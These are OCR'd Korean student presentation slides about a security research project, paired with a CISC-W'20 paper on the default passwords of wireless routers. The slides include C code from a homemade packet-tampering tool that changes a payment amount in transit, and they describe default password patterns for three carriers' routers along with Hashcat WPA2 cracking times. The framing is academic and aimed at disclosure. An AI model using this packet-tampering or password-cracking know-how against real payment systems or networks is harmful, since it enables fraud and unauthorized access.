
공격 중인 동안 결제 실패
> 매장 손실

2. 진행

1. 결제 방해

2. 결제 금액 변경

3. 패스워드 크래킹




9700원 결제 시도

2. 진행

1. 결제 방해

2. 결제 금액 변경

3. 패스워드 크래킹



2. 진행


1. 결제 방해

2. 결제 금액 변경

3. 패스워드 크래킹

직접 제작한 Changer 패킷 변조 프로그램 실행

```
if (memcmp(&packet_read[i], &icejoo_bcd[0], sizeof(icejoo_bcd))==0){
        printf("this is ICEJOO DATA! \b");
        memcpy(&sendrepacket.dummy[tcp_len], &packet_icejoo[0], sizeof(packet_icejoo));
        //printf("Be IP CKS %02X %02X \n", sendrepacket.iph.pro[1], sendrepacket.iph.pro[2]);
        //printf("Be TCP CKS %02X %02X \n", sendrepacket.dummy[16],sendrepacket.dummy[17]);
        u_int16_t tcpchecksum = tcp_checksum((u_char*)&sendrepacket.etherh.dstmac[0], header->caplen);
        u_int16_t ipchecksum = ip_checksum((u_char*)&sendrepacket.etherh.dstmac[0]); //check checksum
        sendrepacket.iph.pro[1] = (ipchecksum & 0xFF00)>>8; //ipcksum
        sendrepacket.iph.pro[2]= ipchecksum & 0x00FF; //ipcksum2
        //printf("AF IP CKS %02X %02X \n", sendrepacket.iph.pro[1],sendrepacket.iph.pro[2]);
        sendrepacket.dummy[16] = (tcpchecksum & 0xFF00)>>8;
        sendrepacket.dummy[17] = tcpchecksum & 0x00FF;
        //printf("AF TCP CKS %02X %02X \n", sendrepacket.dummy[16],sendrepacket.dummy[17]);
        printf("ONE ICEJOO Change Success! \n");
}
```




0x48 0x55 0x48 0x48(0700) 변조

2. 진행

1. 결제 방해

2. 결제 금액 변경

3. 패스워드 크래킹



700원 결제
> 공격자 이득

2. 진행

1. 결제 방해

2. 결제 금액 변경

3. 패스워드 크래킹 ?

BUT, 위 시나리오를 적용하기 위해선
네트워크 접속이 우선시 되어야 했다.

일반적으론 공유기가 노출되어 있지 않으며,
비밀번호를 모르는 상태

현재 통신사 공유기 점유율 높음,
초기 패스워드 패턴 존재 생각

경우의 수 감소 + GPU 사용으로 Cracking 시도

2. 진행


1. 결제 방해

2. 결제 금액 변경

3. 패스워드 크래킹

발로 뛰며!

지하철역, 카페, 학원 등 공공기관 50곳 기준 조사
3사 공유기 사용 비율 및 패스워드 패턴이 존재하는지 확인



A사 : 22곳

B사 : 19곳

C사 : 6곳

기타 : 3곳

2. 진행

1. 결제 방해

A사

2. 결제 금액 변경

* * * * * * * * * *

임의의 숫자 + 알파벳 소문자 — 제조번호 마지막 3자리

↓

알파벳 소문자 경우
m ~ w 범위 알파벳 사용 X

3. 패스워드 크래킹

2. 진행

1. 결제 방해

B사

2. 결제 금액 변경

* * * * * * * * * *

제조번호의 숫자 10자리 그대로 사용

맨 앞자리는 대부분 1 or 2

3. 패스워드 크래킹

2. 진행

1. 결제 방해

C사

2. 결제 금액 변경

* * * * * * * * * *

제조번호의 숫자 10자리 그대로 사용

맨 앞자리는 대부분 1 ~ 4

대부분 5자리는 0으로 채움

3. 패스워드 크래킹

1. 결제 방해

2. 결제 금액 변경

3. 패스워드 크래킹

Hashcat을 통한 WPA2 크래킹 진행

	8자리(숫자)	B사/ 9자리(숫자)	10자리(숫자)	C사 (숫자/패턴존재)
GTX-1050TI	10m	2h	1d	6s
GTX-1660TI	4m	52m	10h	5s
GTX-1070	3m	45m	7.5h	5s

A사의 경우 Wordlist 크기가 커 해당 테스트 대상에선 제외

B/C사는 1시간 내에 패스워드가 밝혀진다.
이후 초기 공격 시나리오 진행 가능

프로젝트 진행 결과


가설 증명 및
범죄 사전 예방

실생활 패스워드 크래킹
연구통한 논문 도출

****

1q2w3e4r!

취약점 제보/보안강화



3

산출물

1. 논문
2. 발표
3. 취약점 제보

1. 논문

CISC-W'20 정보보호학회 동계학술대회

논문 투고 및 Accepted

무선 공유기별 초기 패스워드 보안 수준 분석과 이에 따른 무선 공유기 패스워드 패턴 및 보안 수준 강화에 관한 연구

김종식° 조재현° 최예지* 염정현**

중부대학교

A Study on the Analysis of Initial Password Security Level by Wireless Router, thereby strengthening the Password Pattern and Security Level of Wireless Router

JongSik Kim° JaeHyeon Cho° YeJi Choi* JeongHyun Yeom**

Joongbu University

요 약

본 논문은 현재 공공장소에서 사용하는 비율이 높은 공유기들의 초기 패스워드 패턴을 분석하여 환경을 구성한 뒤 무차별 대입 공격을 수행한다. 이후 무차별 대입 공격의 수행 시간을 자료로 하여 각 패턴의 초기 패스워드의 안전성을 분석하며 이에 따른 각 공유기의 보안 수준에 대하여 정의한다. 또한, 분석 자료를 바탕으로 패스워드의 안전성을 높이기 위한 패스워드 설정 방법을 연구, 제시하며 보안 수준을 높이는 데 필요한 무선 공유기 초기 네트워크 보안 설정 방식에 대해 제시한다.

I. 서론

본 논문은 현재 공공장소에서 사용하는 비율이 높은 공유기들에 설정된 초기 패스워드에 대한 무차별 대입 공격을 수행해 수행 시간을 기반으로 초기 패스워드의 보안 수준을 파악, 분석하여, 무차별 대입 공격에 대하여 안전한 패스워드 설정 방법 및 보안 설정 방법에 대해 제안한다.

본 논문의 구성은 다음과 같다. 2장에서는 현재 공공장소에서 가장 많이 사용하고 있는 3가지 종류 공유기(A사, B사, C사)의 초기 패스워드를 분석한 뒤 정리한다. 3장에서는 2장에서 정리된 각 공유기의 초기 패스워드 패턴을 사용하여 3가지 종류의 GPU를 사용하여 초기 패스워드별 무차별 대입 공격을 수행한 뒤 수행 시간을 정리하여 이를 바탕으로 평균적 성능으로 주로 사용하는 무선 공유기들의 초기 패스워드를 알아내는 데 필요한 무차별 대입 공격의 수행 시간을 예측한다. 4장에서는 3장의 연구 결과를 바탕으로 무차별 대입 공격에 대하여 안전한 패스워드 패턴을 제시하며 이에 따라 무선 공유기의 초기 네트워크 설정 방식별 보안 수준을 분석하며 더 나은 보안 설정 방법을 제시한다. 5장에서는 결론을 내며 본 논문을 끝낸다.

II. 자료 분석


현재 공공장소에서는 통신사의 인터넷 공유기를 사용하는 곳이 많다. 연구에 앞서 이를 검증하기 위해 지하철역, 카페, 학원 등을 포함한 총 50곳에 대해 공유기 사용 비율을 조사해 보았다. 통신사 공유기 사용 비율은 다음[표 1]과 같았다. 총 50곳 기준으로 22곳이 A사, 19곳이 B사, 6곳이 C사, 3곳이 기타 업체를 이용하였다. 동시에 초기 패스워드를 변경 사용 여부에 관해서도 조사[표 2]해 보았다.

2. 발표

CISC-W'20 정보보호학회 동계학술대회
온라인 발표 진행


세션

세션	논문제목 / 저자 (소속)
네트워크 보안 2	VPN 환경에서 SIEM을 활용한 공격 탐지 기법 연구 류호경 (고려대학교)
	A Study on Fault Detection in LTE Network: A Black-Box Testing for LTE Network Components Jiho Lee, Hongil Kim, Sangwook Bae, Mincheol Son, CheolJun Park, Seokbin Yun, Yeongbin Hwang, Yongdae Kim (KAIST)
	무선 공유기별 초기 패스워드 보안 수준 분석과 이에 따른 무선 공유기 패스워드 패턴 및 보안 수준 강화에 관한 연구 김종식, 조재현, 최예지, 염정현 (중부대학교)



3. 취약점 제보

추후 해당 취약점 제보를 통한 범죄 사전 예방



감사합니다.

Q & A